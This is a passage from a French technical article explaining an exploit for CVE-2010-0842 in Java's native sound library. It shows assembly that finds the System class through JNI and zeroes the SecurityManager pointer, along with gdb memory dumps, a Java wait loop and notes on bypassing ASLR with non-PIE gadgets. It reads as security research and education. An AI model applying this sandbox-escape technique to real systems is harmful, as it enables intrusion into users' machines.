4 : mov    (%rax),%rax       # copie l'adresse vers la structure des
pointeurs de fonctions
5 : mov    0x30(%rax),%rax   # copie l'adresse de la fonction FindClass
dans rax
6 : callq  *%rax             # appelle FindClass(rdi, rsi)
7 : mov    (%rax),%rbx       # copie l'adresse du pointeur vers la
classe System dans rbx
```

Nous avons donc maintenant dans **rbx** l'adresse **0x7f6443c2ec90** qui pointe vers la classe **System**. Il ne reste plus qu'à initialiser le champ contenant le pointeur vers le **SecurityManager** à zéro (**null**). Pour ce faire, nous allons exécuter un bout de code Java avec **sun.misc.Unsafe** pour connaître l'adresse du **SecurityManager** : c'est **0x7f6473af9870**. Essayons de retrouver **0x7f6473af9870** en mémoire. Dans l'implémentation de la machine virtuelle d'OpenJDK, les champs statiques d'une classe Java se trouvent juste au-dessus de la classe, c'est-à-dire à des adresses mémoire plus petites que l'adresse de la classe.

```
(gdb) x/30gx 0x7f6443c2ec70
0x7f6443c2ec70: 0x00007f6473ac6298      0x00007f6473af9870
0x7f6443c2ec80: 0x0000000000000000      0x00007f6473ab13a0
0x7f6443c2ec90: 0x0000002674360001      0x00007f6443c1fbb8
0x7f6443c2eca0: 0x00007f6443c2ea28      0x0000000000000000
[...]
```

Nous voyons que le pointeur vers le `SecurityManager` se trouve à -24 octets de la classe `System`. Voici le code pour l'initialiser à 0 :

```
 8 : movq   $0x0,-0x18(%rbx)   # initialise le pointeur vers le
SecurityManager à zéro
```

Finalement, nous allons retourner en Java pour exécuter le code de l'analyste. Malheureusement, comme la pile a été détruite et que certains registres ont été modifiés, il n'est pas possible de continuer l'exécution du code natif sans planter le programme. Cependant, comme la librairie `jsound` tourne dans son propre thread, nous allons simplement boucler indéfiniment en utilisant l'instruction suivante :

```
9: jmp    9
```

Le thread principal de l'application Java va, lui, boucler jusqu'à ce que le `SecurityManager` soit désactivé :

```
while (System.getSecurityManager() != null) {
  Thread.sleep(100);
}
```

Ensuite il aura le champ libre, car plus aucun contrôle de permission ne sera effectué...

Conclusion

L'exploitation des deux vulnérabilités du CVE-2010-0842 sous un système Debian testing 64 bits reste relativement facile malgré la randomisation des adresses des segments de code en mémoire (ASLR). Cela est dû au fait que le binaire java n'est pas compilé en PIE, ce qui fournit un nombre important de gadgets pour contourner ASLR. La présence de ce binaire à adresse fixe facilitera aussi le contournement d'autres moyens de défense comme le bit NX qui rend la pile non exécutable. Malheureusement, la dernière version de Java (8) n'est toujours pas compilée avec PIE.

Le nombre d'exploits Java au niveau du code natif a tendance à augmenter, car de nombreuses vulnérabilités y sont découvertes et les attaquants ont un niveau technique suffisant pour les exploiter **[7]**. Par exemple, CVE-2013-1491 **[8]** exploite Java 7 sous Windows 8. ■

Remerciements

Je tiens à remercier Andreas Follner et Philipp Holzinger pour les discussions fructueuses à propos des exploits Java ainsi que Patrick Ventuzelo pour la relecture de l'article.

Références

[1] Philipp Holzinger, Stefan Triller, Alexandre Bartel and Eric Bodden : An In-Depth Study of More Than Ten Years of Java Exploitation, Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS'16) :http://www.abartel.net/static/p/ccs2016-10yearsJavaExploits.pdf

[2] MITRE, CVE-2010-0842, 2010: http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2010-0842

[3] Peter Vreugdenhil, Java parse vulnerabilities, May 21st 2010:http://vreugdenhil research.nl/java-midi-parse-vulnerabilities/

[4] PSHAPE :https://sites.google.com/site/exploitdevpshape/

[5] Defuse online Disassembler https://defuse.ca/online-x86-assembler.htm

[6] Izik Kotler, Smack the Stack, 2005: http://web.textfiles.com/hacking/smackthestack.txt

[7] Jack Tang, Java Native Layer Exploits Going Up, 2013: http://blog.trendmicro.com/trendlabs-security-intelligence/java-native-layer-exploits-going-up/

[8] Yuki Chen, 2013:https://github.com/guhe120/CVE20131491-JIT